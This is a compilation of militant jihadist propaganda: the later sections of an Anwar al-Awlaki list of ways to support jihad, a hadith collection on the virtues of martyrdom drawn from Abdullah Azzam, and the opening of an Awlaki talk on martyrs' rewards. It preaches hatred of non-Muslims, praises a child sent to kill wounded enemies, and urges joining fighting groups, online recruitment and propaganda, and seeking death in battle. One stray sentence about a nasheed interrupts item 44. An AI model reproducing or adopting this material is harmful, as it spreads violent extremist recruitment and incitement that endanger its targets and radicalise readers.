The hatred of kuffar is a central element of our military creed. We need to realize that Allah will not grant us victory as long as we still have some love towards his enemies in our hearts. The spiritual condition of total loyalty towards Allah and total animosity towards his enemies was a necessary precursor to the judgment of Allah between His prophets and their disbelieving nations. Never was victory attained by the Prophets of Allah and their people until their loyalty towards Allah was complete and their disassociation with the kuffar was complete.

28. Fulfilling our responsibilities towards the Muslim POW

Rasulullah (saaws) says" "And free the prisoner" (al Bukhari). Our scholars say that it is a duty on Muslims to free the POWs even if they have to expend all their money. Many mujahideen are forgotten, lingering in prison cells in every continent around the world. Not even the islands of the sea are spared. We need to raise the awareness of the ummah regarding their issue, keep them in our dua and fight for their release.

29. WWW Jihad

The internet has become a great medium for spreading the call of Jihad and following the news of the mujahideen. Some ways in which the brothers and sisters could be "internet mujahideen" is by contributing in one or more of the following ways:

- Establishing discussion forums that offer a free, uncensored medium for posting information relating to Jihad.
- Establishing email lists to share information with interested brothers and sisters.
- Posting or emailing Jihad literature and news.
- Setting up websites to cover specific areas of Jihad, such as: mujahideen news, Muslim POWs, and Jihad literature.

30. Raising our children on the love of Jihad and the mujahideen

Our children need to be raised up with the love of Jihad and the mujahideen. The stories we narrate to them need to stem from our rich Jihad history. We should have them grow up with Ali bin Abi Talib, Khalid bin al Waleed, Abu Ubaidah, Sad bin Abi Waqqas, Muhammad al Fatih, Muhammad bin al Qasim and Salahudin. Their role models should be the heroes of today's Jihad. On the other hand they should learn to despise Pharaoh, Qaroon, and Abu Jahl as well as today's Pharaohs, Qaroons and Abu Jahls. Our children should not be taught to "stay away from trouble and be a good boy" but to "do the right thing even if it's going to get you in trouble". They need to be taught to be proactive rather than passive. Al Zubair bin al Awam – one of the ten given the glad tidings of Paradise – used to take with him to the battlefield his son Abdullah when he was still a child. But since Abdullah was still a child and therefore couldn't fight, his father would have him carry a small knife and go around the battlefield searching for injured disbelievers in order to finish them off. Abdullah then grew up to become one of the great fighters of this ummah.

Even though the physical Jihad is primarily within the men's domain, our sister still needs to live the "life of a mujahid" which her husband lives. She needs to be supportive of him if he goes for

Jihad, content if he is a shaheed and patient if he is taken as a POW. A mujahid sister would be like the women of al Ansar. They saw that Islam was taking away their fathers, brothers, husbands and sons and they were still welcoming the muhajireen and opening their homes for them, spending their money on them when they knew very well the consequences of these actions.

31. Avoiding the life of luxury

Sheikh Abdullah Azzam used to say: "Luxury is the enemy of Jihad". Jihad is difficult and demands sacrifice. Therefore avoiding the life of luxury removes some of the obstacles that may stand between a person and Jihad. You need to be able to sleep on the floor, eat food different than what your mother or wife cooks for you, use cold water for wudu or ghusl, and not mind being unable to take a shower everyday. A brother who aspires to be a mujahid should be able to control his desires and to disobey his nafs. On should train himself to get used to breaking some habits such as his sleeping and eating habits by praying qiyam ul layl and fasting on Mondays and Thursdays. A true mujahid should be able to give up all attachments to this world for the sake of Allah.

32. Learning skills that would benefit the mujahideen

The field of Jihad is wide and it demands many skills. The brothers and sisters need to learn these skills and then use them to serve Islam. I emphasize on using them to serve "Islam" because we hear a lot about Muslims claiming that the reason why they are studying and pursuing degrees is to serve Allah but in the end they end up serving their pockets and selfish desires.

33. Joining groups that work for Jihad

Collective work is an obligation on Muslims today because the application of the law of Allah – which is an obligation - cannot return without a jama'ah (a group). But there are plenty of groups working for Islam so which one should you join?

Since Jihad is the greatest deed after believing in Allah and is the most needed - yet most neglected - act of worship today, it is necessary for you to join a group that has Jihad as its main objective. Every Islamic group that does not work for Jihad is deficient to say the least. That is because from the time Jihad was prescribed after the hijrah of the Messenger of Allah (saaws), the jama'ah that the sahabah were members of always had Jihad as its primary focus. That was true in the time of Rasulullah (saaws), Abu Bakr, Umar, Uthman, Ali and Mu'awiyah. Seerah documents nineteen battles in which the Messenger himself joined and 55 which he sent out. All within a span of ten years! The same can be said about the righteous Khulafa' after him.

34. Spiritual preparation

The defeat of Muslims is not due to the strength of the enemy but is due to the weakness of the Muslims. Allah says: “And whatever strikes you of disaster – it is for what your hands have earned; but He pardons much” (42:30)

Therefore, spiritual preparation is needed for any difficult religious duty. Because the Messenger of Allah (saaws) was going to carry a heavy burden, Allah told him to prepare himself spiritually: “O you who wraps himself [in clothing]. Arise [to pray] the night, except for a little – Half of it – or subtract from it a little. Or add to it, and recite Quran with measured recitation. Indeed, We will cast upon you a heavy word.” (73:1-5)

Since Jihad is one of the heaviest commands of Allah, it needs lots of preparation.

35. Guiding others to the scholars of truth

We need to be aware that we are living in a time when scholars can be “made”. The enemies of Islam through their control of the media and Muslim governments can promote certain figures who they deem as representing a benign form of Islam and consequently, turn them into celebrities. An appointment of a scholar to the post of grand mufti in a particular Muslim country could turn that person into a world class scholar instantly. Arranging for a scholar to have a program on TV or radio makes that scholar famous. On the other hand the scholars of truth are threatened, jailed, and killed. The media ignores them so not many people know them. So does this make them less knowledgeable than the government scholars? The truth is that the scholars who speak out are the most knowledgeable scholars simply because they recognized the truth and proclaimed it.
It is therefore the responsibility of our brothers and sisters to guide others towards them.

36. Preparing for Hijrah

Muslims living amongst non-Muslims have put themselves at the mercy of the kuffar. When the Islamic state was established in Madinah the Messenger of Allah (saaws) declared it illegal to live amongst the disbelievers. Muslims should therefore prepare themselves to leave when the opportunity arises. Preparation for hijrah is not restricted to Muslims living in non-Muslim countries but applies to every Muslim because more often than not Jihad in its self demands hijrah. That is why the Messenger of Allah (saaws) said: “Hijrah does not stop as long as there is an enemy to fight” (Narrated by Ahmad)

37. Giving naseehah to the mujahideen

The mujahideen make mistakes and have shortcomings and need to be given naseehah. You can deliver the naseehah directly to them, you can send it, and you can post it on the internet; whatever way you choose, make sure that you are doing it for the sake of Allah and not to be critical of your brothers.

The naseehah not only includes pointing their shortcomings but also suggesting to them new ideas and warning them of danger.

38. Studying the hadiths of fitan

The hadiths of fitan (plural of fitnah) are the hadiths in which the Messenger of Allah (saaws) spoke about events that would happen to his ummah after him. The word fitnah means “trials”.

Studying the hadiths of fitan is important for the following reasons:

- There is an abundance of hadiths in this category which indicates its importance.
- The speeches of the Messenger of Allah (saaws) were concise and short. However it is narrated that once the Messenger of Allah (saaws) spoke to some companions continuously from fajr until Isha with no breaks except for salah. What was the topic? The trials that would befall this ummah from the time of his death until the end of time. If this topic wasn’t important why would Rasulullah (saaws) speak about it for an entire day?
- The sahabah were interested in knowing about fitan and would ask the Messenger of Allah (saaws) about how to protect themselves from them.

There are great benefits for the mujahideen in learning and teaching the hadiths of fitan:

- The most important benefit is to learn how to protect one’s self from failing in the trails.
- The Muslim gets a general understanding of where the ummah is heading and how it would achieve victory.
- Jihad plays a major role in the history of this ummah. Learning about the hadiths of fitan puts Jihad in its proper perspective. The greatest two leaders of this ummah in the end of time will be men of Jihad: al Mahdi and Isa the son of Mariam.
- The hadiths of fitan clearly reveal that the ascension of this ummah to victory will not be through elections or peaceful dawah, but through fighting in the path of Allah.
- Studying the hadiths of fitan and seeing the role Jihad plays clears the vision of a Muslim and encourages him to join the ranks of the mujahideen.

39. Exposing Pharaoh and his magicians.

The current governments of the Muslim world are playing the role of Pharaoh with Musa and the court scholars are playing the role of the magicians of Pharaoh in deceiving the masses. The governments and their court scholars are the third side of the triangle of enemies of the ummah alongside the Crusaders and the Zionists.

40. Nasheeds:

Muslims need to be inspired to practice Jihad. In the time of Rasulullah (saaws) he had poets who would use their poetry to inspire the Muslims and demoralize the disbelievers. Today nasheed can play that role. A good nasheed can spread so widely it can reach to an audience that you could not reach through a lecture or a book. Nasheeds are especially inspiring to the youth, who are the foundation of Jihad in every age and time. Nasheeds are an important element in creating a "Jihad culture". Nasheeds are abundant in Arabic but scarce in English. Hence it is important for talented poets and talented singers to take up this responsibility. The nasheeds can cover topics such as: Martyrdom, Jihad is our only solution, support of the mujahideen, support of the present day leaders of Jihad (to connect the youth to them), the situation of the Ummah, the responsibility of the youth, the victory of Islam and defending the religion. The nasheeds should focus on Justice rather than peace and strength rather than weakness. The nasheeds should be strong and uplifting and not apologetic and feminine.

41. Boycotting the economy of the enemy.

When Thumama bin Athaal became Muslim he boycotted Quraish by preventing the caravans carrying wheat to Makkah from passing through his land. Today Muslims should boycott the economies of the enemy by boycotting their products.

42. Learning Arabic

Arabic is the international language of Jihad. Most of the Jihad literature is available only in Arabic and publishers are not willing to take the risk of translating it. The only ones who are spending the money and time translating Jihad literature are the Western intelligence services…and too bad, they would not be willing to share it with you. Arabic also happens to be the predominant language of the foreign mujahideen in every land of Jihad so without it you might end up talking to yourself. It is important for the mujahideen to able to communicate through a common language and Arabic is the proper candidate.

43. Translating Jihad literature into other languages

As I stated in the previous point most of the Jihad literature is in Arabic. Brothers and sisters who speak a foreign language in addition to Arabic should translate the most important works into their languages.

Every movement of change is preceded first by an intellectual change. It is said that the time of Salahudeen was preceded by an upsurge in writings about Jihad. We are seeing this happen today. This revival of Jihad needs to take place among Muslims of every tongue.

44. Teaching others about the characteristics of al Ta'ifah al Mansoorah.

The Messenger of Allah (saaws) says: A group of my ummah would continue fighting, obeying the command of Allah, defeating their enemies and they would not be harmed by those who are against them until the hour starts (the Day of Judgment)" (Related by al Hakim and he stated that the hadith is authentic)

This is the victorious group which each one of us should strive to join. You can recognize this group by their attributes which are as follows:

- They are a "group": They work collectively and cooperate for the cause of good.
- "Fighting": This is a key feature of this group. This characteristic alone would eliminate many of the groups working for Islam today.
- "They are not harmed by those who disagree with them": This is because they have Allah on their side. I heard an English nasheed and even though the singer was a male but the voice and content was so feminine it gives you nausea. All what he was singing In another narration it says: "they are not harmed by those who betray them" which means that they would be betrayed by a lot of Muslims, yet, that won't harm them.
- "They are victorious": Victory here doesn't necessarily mean against their enemies in this world. It means that they would succeed in preserving the religion and fighting for it until they die and meet Allah. It means they will never give up, compromise, or falter in carrying on the banner of Islam.

Teaching others about al Taifah al Mansoorah would help them find the truth.
Any Muslim who has basic knowledge of Islam, common sense, is willing to give up taqlid (blind following) of groups or Shuyukh, and think objectively would easily recognize which groups represent these attributes today. These characteristics fit them like a glove.

So brothers and sisters, these were some suggestions on how you can support Jihad in this day. These words don't really mean much unless they are applied. So please apply as much as you can yourself and advise others to do the same.

In the end, we ask Allah to guide us to the straight path and to make us of those who listen to the words and follow the best of them. We ask you O Allah to make us among the mujahideen and to grant us victory over your enemies. Ameen!

Anwar Al Awlaki

Virtues of Martyrdom in the Path of Allah

'Abdullah Yusuf 'Azzam
Adopted from the works of ash-Sheikh ash-Shaheed 'Abdullah Azzam

"The life of the Ummah is connected to the ink of the scholars and the blood of the martyrs. What is more beautiful than to write the history of the Ummah with both the ink of the scholar and his blood, such that the map of Islamic history becomes coloured with two lines: one of them black, and that is what the scholar writes with the ink of his pen; and the second red, and that is what the martyr writes with his blood. And more beautiful than this is when the blood is one and the pen is one, so that the hand of the scholar, which expends the ink and moves the pen, is the same hand that expends his blood and moves the nations. The extent to which the number of martyred scholars increases, is the extent to which nations are delivered from their slumber, rescued from their decline and awoken from their sleep.

So history does not write its lines except with blood. Glory does not build its lofty edifice except with skulls. Honour and respect cannot be established except on a foundation of cripples and corpses. Empires, noble persons, states and societies, cannot be established except with examples"
ash-Sheikh ash-Shaheed 'Abdullah Yoosuf 'Azzam – May Allah have mercy upon you Ya Sheikhana! For your blood was not shed in vain after your assassination in 1989.

Glossary:
Shaheed: Lit. A witness, a martyr
Shuhadaa`: Plural of Shaheed - martyrs
Shahaadah: Lit. Testimony, martyrdom

1 – The blood of the Shaheed smells of musk:
"By the One in Whose Hand is my soul, no one is injured in the Path of Allah – and Allah knows best who is truly wounded in His Path – except that he comes (with his wound) on the Day of Resurrection, its colour the colour of blood, and its scent that of musk." [Muslim and Ahmad]

2 – The Most Beloved of the drops to Allah:
"There is nothing more beloved to Allah than two drops or two marks. The teardrop that falls from the fear of Allah, and the drop of blood shed in the Path of Allah. And as for the marks, then a mark in the Path of Allah, and a mark in an obligation from the obligations unto Allah". (Hasan, reported by at-Tirmidhi)

"al-Jihad" is the intended meaning of the phrase *"in the Path of Allah"* as explained by Ibn Hajr al-'Asqalaani in Fath al-Bari.

About the meaning of "Jihad" Ibn Rushd said: *"The word Jihad when it is uttered means to fight the disbelievers with the sword, until they accept Islam, or pay the Jizya (tax) by hand in a state of humiliation"*

3 – The Shaheed Wishes to Return to this World:
"Any slave [of Allah] who dies and has been bestowed good from Allah, does not wish to return to the World, even if he is given the World and what it contains; except a Shaheed, due to what he sees from the virtues of Shahaadah [Martyrdom]. So he wishes to return to the World in order to be killed again" – and in another wording – ***"So that he may be killed ten times due to what he receives from the honour"*** [al-Bukhari and Muslim]

Scholars differed with regards to the reasons behind naming a martyr *"Shaheed"* (lit. a witness). Al-Azhari says, *"This is because Allah and His Messenger bear witness that he is in Paradise"* an-Nadhr says, *"ash-Shaheed (a witness), is alive, so they were named that because they are alive with their Lord"*.

It is also said, *"Because the angels of mercy bear witness and take his soul"*, and *"he is from those who will be a witness unto nations"*, and *"He is witnessed to have Iman and a good end in his outward appearance"*, and *"because his blood bears witness for him on the Day of Judgment"*.

Sheikh 'Abdullah Azzam says: *"They are Shuhadaa` [witnesses] to the fact that this Deen is greater than life, and that values are more important than blood, and that principles are more precious than souls"*

4 – Haarithah in the Highest Firdaws:
The Prophet – May the Salaah and Salaam of Allah be upon him – said to Umm Haarithah bint an-Nu'maan – after her son was killed in the battle of Badr – after she asked: *"Where is he (i.e. is he in Paradise or the Fire)?"* – he replied, ***"Indeed, he is in the highest Firdaws"*** [al-Bukhaari]

In another Hadeeth reported by al-Bukhaari:

"Indeed, in Paradise are a hundred levels which Allah has prepared for the Mujahideen in His Path. The distance between each level is that of between the heavens and the earth. So when you ask of Allah, then ask Him for Firdaws, for it is the center of Paradise, and the highest part of Paradise, and above it is the throne of The Most Merciful, from whence, the highest Firdaws, the rivers of Paradise spring forth"

5 – The Souls of the Shuhadaa` in the Hearts of Green Birds:
"Indeed the souls of the martyrs are in the hearts of green birds, and they have lanterns hanging underneath the 'arsh (the throne of Allaah). They roam around in Paradise wherever they wish, then they return to their lanterns. So, their Lord enquires: "Do you desire anything?" They say, "What can we desire for, when we roam around in Paradise wherever we wish?" And He asks them this three times. When they realize that they will not cease to be questioned, they say, "O Lord! We wish that you return our souls to our bodies, in order that we be killed in Your Path again" When it is realized that they have no need, they will be left alone." [Muslim]

6 – Special Favours for the Shaheed:
"The Shaheed is granted seven special favours from Allah. He is forgiven (his sins) at the first drop of his blood. He sees his place in Paradise. He is dressed in the clothes of Iman. He is married to the Hoor al-'Ain (beautiful women of Paradise). He is saved from the punishment of the grave. He will be protected from the great fear of the Day of Judgement. A crown of honour will be placed on his head, one jewel of which is better than the whole world and what it contains. He is married to seventy-two of the Hoor al-'Ain (beautiful women of Paradise), and he will be able to intercede for seventy members of his family." [Saheeh – Related by Ahmad, at-Tirmidhi and Ibn Hibbaan]

7 – The Shuhadaa` of Uhud:
"When your brothers were killed at Uhud, Allah placed their souls in the hearts of green birds. They frequent the rivers of Paradise, and eat from its fruits, then return to the lanterns under the Throne. When they enjoy the good in their food and drink, and their excellent speech, they say, *"We wish that our brothers knew what Allah has prepared for us, so that they will never abstain from Jihad, nor will they refrain from war"* So Allah said, ***"I will inform them of you"*** So Allah revealed these verses to His Messenger:

"Think not of those killed in the Path of Allah is dead..." (3:169) [Ahmad, Abu Dawud, al-Hakim classified it Saheeh and adh-Dhahabi agreed]

8 – The Shuhadaa` beside the Baariq river:
"The Shuhadaa` are in a green dome beside the river of Baariq, near the gate of Paradise, from which provision comes to them morning and evening" [Saheeh al-Jami 3/235 # 3636]

9 – ash-Shahaadah is better than cities and villages:
"To be killed in the Path of Allah is more beloved to me than that people of cities and villages belong to me"
[Ahmad – narrators are trustworthy, and the chain is strong]

10 – The Shaheed does not feel the pain of death:
"The Shaheed does not feel [any pain] from killing, except as one of you feels the prick of a needle" [Ahmad, at-Tirmidhi and an-Nasaa`I and the Sanad is Hasan]

11 – Levels of Shuhadaa`:
"The best of the Shuhadaa` are those who fight in the frontlines, and do not turn away their faces until they are killed. They will be thrown into the highest rooms of Paradise, and Allah will laugh at them. And when your Lord laughs at a slave in a certain instance, then there is no account for him" [Ahmad with Saheeh chain (Saheeh al-Jami 1118)]

12 – There are three types of those killed:
"There are three types of those killed. A Mu`min man (a firm believer), who makes Jihad with his wealth and his self in the Path of Allah until he meets the enemy and fights them until he is killed. Then that is the Shaheed who has been tested[to be] in the camp of Allah under His Throne. The Prophets are not better than him, except by the level of Prophethood.

And a man who oppresses his soul with sins and errors, who makes Jihad with his self and his wealth in the Path of Allah, until he meets the enemy and fights until he is killed. Then that is Mumasmasatun (a purifier) that expiates his sins and errors. Indeed, the sword wipes away errors. And he enters [Paradise] from any of the gates of Paradise he wishes. For indeed [the Paradise] has eight gates, and the Hell has seven gates, and some [of the gates] are better than others.

And a hypocrite man, who makes Jihad with his self and his wealth, until he meets the enemy and fights in the Path of Allah until he is killed, then indeed he is in the Hellfire. Verily, the sword does not wipe off an-Nifaaq (hypocrisy)" [Ahmad with Hasan chain, and Ibn Hibbaan classified it Saheeh]

13 – Which killed person is the best?
The Prophet – may the Salaah and the Salaam of Allah be upon him – was asked: *"Which killed person is the best?"* He replied, ***"The one whose blood flows and whose limbs are cut [with the sword] in the Path of Allah"***.
[Ahmad, Abu Dawud and the narrators are trustworthy]

14 – Master of the Shuhadaa`:
***"The master of the Shuhadaa` is Hamzah Ibn 'Abdul-Muttalib, and a man who stands up to a tyrannical ruler, and orders him [with good] and forbids him [from wrong], due to which [the ruler] kills him"*** [Hasan, reported by al-Haakim and adh-Dhiyaa`]

15 – The Soul of the Martyr Eats from the Fruits of Paradise:
"Verily, the souls of the Shuhadaa` are in the hearts of green birds, that eat from the fruits of the Paradise"
[Saheeh, reported by at-Tirmidhi from Ka'b Ibn Malik, and it is also in Saheeh al-Jami #1555]

16 – "Bury the killed in the places where they fought" [Saheeh, reported by the four from Jaabir, and it is also in Saheeh al-Jami # 247]

17 – "There are five (deaths) due to which a person is a Shaheed: The one killed in the Path of Allah is Shaheed, the one who drowns in the Path of Allah is a Shaheed, the one who dies due to stomach illness in the Path of Allah is a Shaheed, the one who dies of plague in the Path of Allah is a Shaheed, and the woman who died in childbirth is a Shaheedah" [Saheeh, reported by an-Nisaa`i from 'Uqbah Ibn Naafi'. Also found in Saheeh al-Jami #3249]

18 – "Whoever sincerely asks Allah for Shahaadah, Allah raises him to the levels of the Shuhadaa`, even if he dies on his bed" [Saheeh, reported by Muslim and the four from Sahl bin Haneef. Also in Saheeh al-Jami' #6152]

Seeking martyrdom with sincerity means making preparation for it as Allah said: **"If they really intended to go out [in Jihad] they would have made some preparation"** (9:46)

19 – "One who falls down from his beast then he is a Shaheed" [Saheeh, at-Tabarani from Uqbah bin Nafi'. Also in Saheeh al-Jami #6212]

Also, in the Hadeeth of Umm Haraam bint Milhaan, *"she went out [for Jihad] with her husband, 'Ubaadah bin as-Saamit, on the first naval expedition by the Muslims lead by Mu'awiyah. When they turned back from their expedition, returning home, and anchored at ash-Shaam, her beast was brought near to her so that she may mount, but she fell and died."* [al-Bukhari]

This Hadeeth is also a proof for the fact that the ruling of the one returning from Jihad is the ruling of the one going to Jihad.

20 – "One who is killed defending his wealth is a Shaheed, one who is killed defending his blood is a Shaheed, one who is killed defending his religion is a Shaheed, and one who is killed defending his family is a Shaheed" [Saheeh, reported by Abu Dawud, at-Tirmidhi, an-Nisaa`i and Ahmad from Sa'eed bin Zaid. Also in Saheeh al-Jami' #6321]

This is known in Fiqh as *"Repulsing the Aggressor"*. An *"Aggressor"* is the one who assaults the honour, lives and wealth.

The scholars from the four schools of Fiqh have agreed upon the obligation of repelling the aggressor who assaults the honour. As for the aggressor assaulting life and property, then it is obligatory – according to the majority – to repel him, which agrees with the correctly chosen opinion of the Maliki and Shafi'i Math-hab, even if it results in killing of a Muslim aggressor.

Al-Jassas said, *"We do not know if any difference, in a case where if a man raises his sword against a person to kill him without right, that the Muslims are obliged to repel him"* Ibn Taymiya says, *"As for the aggressive enemy, who assaults the religion and the worldly life, nothing becomes an obligation after Iman, than repelling him"*

21 – "One who is killed repelling oppression is a Shaheed" [Reported by an-Nisaa`i and adh-Dhiyaa` from Suwaid bin Muqrin. Also in al-Jami' #6323]

This is also explained in a Hadeeth narrated by Abu Hurairah and reported by Muslim: that a person came to the Prophet – may the Salaah and the Salaam of Allah be upon him – and said, *"O Messenger of Allah, What if a person comes who wants to take my property?"* He replied, ***"Then don't give him your property"*** The man said, *"What if he fights me?"* He replied, ***"Fight him back"*** The man said, *"What if he kills me?"* He replied, ***"Then you are a Shaheed"*** The man said, *"What if I kill him?"* He replied, ***"He is in the Hellfire"***.

22 – Desiring Shahaadah:
"By Him in whose Hand is my soul, were it not for some men amongst the believers, who disliked to be left behind me, and for whom I cannot provide any means of conveyance, I would certainly never remain behind any unit setting out for a military expedition in the Path of Allah. By Him in whose Hand is my soul, I would love to be killed in the Path of Allah, then be brought back to life again, then killed, then be brought back to life then killed, and then be brought back to life then killed" [al-Bukhari from Abu Hurairah]

Likewise, it is authentically reported about the Shaheed that he ***"would desire to return to this world, and be killed 10 times due to what he sees from honour".***

23 – "A Military expedition in the sea is better than ten military expeditions on land. And the one who traverses is as if he has traversed all the valleys. A seasick person is like the one covered with his blood" [Saheeh, related by al-Hakim from Ibn 'Amr]

24 – "Every sin of a Shaheed is forgiven except debt" [Related by Muslim from Ibn 'Amr]

As al-Qurtubi stated about the Shaheed who is barred from entering Paradise, that his soul is beside the river at the gate of Paradise, called *"Baariq"*, in a green dome from which provision comes to them morning and evening – and Allah knows best.

There comes an important question: Which of the two obligations overrule the other? Should he go in the Path of Allah? Or should he work until he pays off his debts and then go?

Here we say – may Allah give us ability: When a hand span of Muslim land is attacked, Jihad becomes an individual obligation, whereby a debtor may leave without the permission of his creditor, just as a boy may leave without the permission of his father, and this is a matter of agreement amongst the Salaf and the Khalaf of this Ummah.

Similarly, the debtor should evaluate the situation. If he is not able to pay off the debt, then he should leave and not wait to pay off the debt. And if the debtor is able to pay off the debt, then he should further evaluate the situation, and if he thinks that after paying off the debt, the creditor will use the payment for Jihad in the Path of Allah, then it is obligatory to pay off the debt, in order to achieve two benefits: paying off the debt, as well as aiding Jihad. This is how Ibn Taymiya has issued fatwa in al-Fatawa al-Kubra 4/183.

Ibn Taymiya also says: *"It is obligatory upon the women to make Jihad with their wealth if they have this bounty, and similarly with the wealth of children. For if the enemy attacks, then to repel their harm upon the religion, lives and honour is obligatory by consensus"*

25 – The Shaheed who did not bow down to Allah once:
"On the authority of Abu Hurairah: Amr ibn Uqaysh had given usurious loans in pre-Islamic period; so he disliked to embrace Islam until he took them. He came on the day of Uhud and asked: *Where are my cousins?* They (the people) replied: *At Uhud*. He asked: *Where is so-and-so?* They said: *At Uhud*. He asked: *Where is so-and-so?* They said: *At Uhud*. He then put on his coat of mail and rode his horse; he then proceeded towards them. When the Muslims saw him, they said: *Keep away, Amr*. He said: *I have become a believer*. He fought until he was wounded. He was then taken to his family wounded. Sa'd ibn Mu'adh came to his sister: *Ask him (whether he fought) out of partisanship, out of anger for them, or out of anger for Allah*. He said: *Out of anger of Allah and His Apostle.* He then died and entered Paradise. He did not offer any prayer to Allah." [al-Haafidh said in al-Isaabah – its chain is strong, narrated by the group from Ibn Ishaaq]

26 – A Shaheed killed by his own weapon:
On the authority of Salamah bin al-Akwa' who said: On the Day of Khaibar, my brother fought very fiercely, but he was hit by his own sword and killed. So the companions of the Messenger of Allah – may the Salaah and the Salaam of Allah be upon him – said after having doubts about him [Salamah's brother], *"The man died due to his own weapon"* So the Prophet – may the Salaah and the Salaam of Allah be upon him – said, ***"He died while making Jihad, as a Mujahid"*** Ibn Shahaab said: I then asked Salamah Ibn al-Akwa's son, so he narrated to me from his father the like of it, except that he also said: The Messenger of Allah – may the Salaah and the Salaam of Allah be upon him – said, ***"They have lied! He died while making Jihad, as a Mujahid, so he will be rewarded twice"***

[Extracted by Bukhari and Muslim and it is also found in the summarised Sunan Abi Dawud #2427]

On the authority of Abu Salaam – the Ethiopian – narrates about a man from the companions of the Prophet – may the Salaah and the Salaam of Allah be upon him – so he says: We attacked a area from the Juhayna [tribe], so a man from the Muslims sought after a man from the tribe [to fight him], and he struck him but erred and injured himself with the sword. So the Messenger of Allah – may the Salaah and the Salaam of Allah be upon him – said, ***"Your brother! O Muslims! [i.e. save him!]"***, so the people rushed to him but found him dead. So the Messenger of Allah – may the Salaah and the Salaam of Allah be upon him – wrapped him with his garment and his blood, prayed over him and then buried him. So the people said: *O Messenger of Allah, is he Shaheed?* He replied, ***"Yes! And I am a Shaheed for him [i.e. I bear witness to his martyrdom]."***

[Abu Dawud and al-Mundhiri remained silent, thus it is Hasan. Also found in al-Mukhtasar #2428]

27 – Chapter: It should not be said that so and on is a Shaheed:
This is how Imaam al-Bukhari titled the chapter for the Hadeeth: Amongst the companions of the Messenger of Allah – may the Salaah and the Salaam of Allah be upon him – was a man who would not leave any isolated or detached person except that he would chase him and strike him with his sword. So they said: No one performed better than us today the way such person surpassed us. So he said – may the Salaah and the Salaam of Allah be upon him – ***"As for him then verily he is in fire"***.

At the end of the Hadeeth, the person commits suicide.

As for the statement of al-Bukhaari: "*It is not said that such and such is Shaheed*", then Ibn Hajr said commenting on his words, *"Meaning, in absolute sense"*

The meaning of the words of al-Bukhaari and Ibn Hajr is that we do not rule about the one killed on the battlefield that he is Shaheed and that he will enter Paradise. This is because entry into Paradise is a matter that rests on the intention of the one killed, and that is only in the knowledge of Allah. It is also a principle of Ahlus-Sunnah wal-Jama'ah that we do not rule a person to be either in Paradise nor Hellfire.

As for calling the one killed in the battlefield a "Shaheed" in order to apply the legal rulings of a Shaheed, based on a strong speculation, hence, not wrapping him in a shroud, nor washing him, nor praying over him, then this case has been supported by the vast majority of the Salaf and the Khalaf.

Thus, Ibn Hajr states, "Due to this reason, the Salaf practiced calling martyrs of Badr and Uhud and others *"Shuhadaa`"*, intending by it, the apparent ruling based on a strong speculation – and Allah knows best" [Fath al-Bari 6/90]

In fact, some of the Muhadditheen, such as Ibn Katheer would use the phrase *"Istush-hida"* (meaning *"became Shaheed"*) for someone who did not even die in a battle. So he says about al-Fadhl-ubn-ul-'Abbas in al-Bidaayati

wan-Nihaayah [4/96]: *"Istush-hida (He became Shaheed) due to a plague epidemic"*. Likewise, he says about al-Haarith bin Hishaam [4/95] *"Istush-hida bish-Shaam"* (meaning, 'he became Shaheed in Shaam')

Ibn Kathir also says about an-Nu'maan bin Muqrin al-Muzani [4/123]: *"['Umar] al-Faarooq sent him is a leader over the forces to Nahaawand. So Allah bestowed by his hands a great conquest, and Allah established him in that land, and established him as an authority over those servants, and through him Allah established the Muslims there until the Yawm at-Tunaad (lit. the Day of Calling – meaning the Day of Resurrection), and He granted him victory in this world, and on the Day when the witnesses will stand forth, (i.e. Day of Resurrection). And He granted him, after seeing how he loved the magnificent Shahaadah, which is the desired objective. So he became from those, about whom Allah, the Most High said in His clear Book, which is the straight path,* **"Indeed, Allah has purchased from the believers, their lives and their properties, and in return for them is Paradise"** [at-Tawbah]

Characteristics Most Martyrs Possess

"…and I saw that most of the martyrs that I lived with possessed the following characteristics:

- Holding the tongue from the Muslims
- Keeping a clean heart towards the Muslims
- Going about in silence, and avoiding too much talk
- Obedience to the leaders – if he is commanded to be at the rear, he goes to the rear
- Not arguing in regards to what they are ordered to do
- Shyness, lofty character, and extreme respect for the scholars, elders, and those in authority
- Firmness and keenness in remaining where they were, and running away from the environment of relaxation, free time, and ease
- Their tongues would not move except in mentioning the good qualities of the Muslims…May Allah have Mercy upon a man who knows his own limits."

These appendices were included as the result of 'Abdullah 'Azzam mentioning these specific individuals' in praise and respect, as referenced towards the end of 'The Scales of Allah.

Stories of the Shuhadaa
In the Heart of Green Birds : Download
Under the Shade of Swords: Download



The Prize awaiting the shahid

Shaykh Anwar al-Awlaki

Allah ﷻ says[1]:

{**Gardens of perpetual residence; they will enter them with whoever were righteous among their fathers, their spouses and their descendants. And the angels will enter upon them from every gate, [saying], "Peace [i.e., security] be upon you for what you patiently endured. And excellent is the final home**} [*ar-Ra`d*: 23-24].

Jannah is different from *dunyā* in four areas:

1 This world is temporary and *akhira* is permanent. Allah says about *dunyā*: [mata `al ghuroor]. And Allah says about *Jannah*: {**the afterlife is better and everlasting**}.

2 There's a difference in *quantity*.

3 There's a different in *quality*.

4 Everything in *dunyā* is contaminated and everything in *ākhira* is pure.

Dunyā is temporary and *ākhira* is permanent. How long are you going to live in *dunyā*? I was watching the news strip on al-Jazeera and it said the oldest man in the world has passed away in Japan at the age of one hundred and fourteen. That's the oldest. One hundred and fourteen. How long will you live in *ākhira*? Infinity. Now if we want to make a ratio of *dunyā* to *ākhira*, what do you do to make a ratio? You divide *dunyā* on *ākhira*. So 114 divided by infinity, what's the answer? Math tells us that it's zero. Nothing. There isn't even a ratio! But *Rasūlullāh* ﷺ was more generous than that. He said, "*if this world was worth the wing of a mosquito…*" but then you can notice that *Rasūlullāh* ﷺ said one wing so the mosquito can't even fly! He didn't even say two wings. So *dunyā* is nothing. Worthless.

In Paradise, everything is clean. Everything is pure. There's no call to nature or sweating. Our bodies will come in a different form. Life therein is infinite. There's no time pressure. The people of Paradise are free to do what they like, whenever they like and for as long as they like. One of them could recline on his throne for forty years talking to his wife.

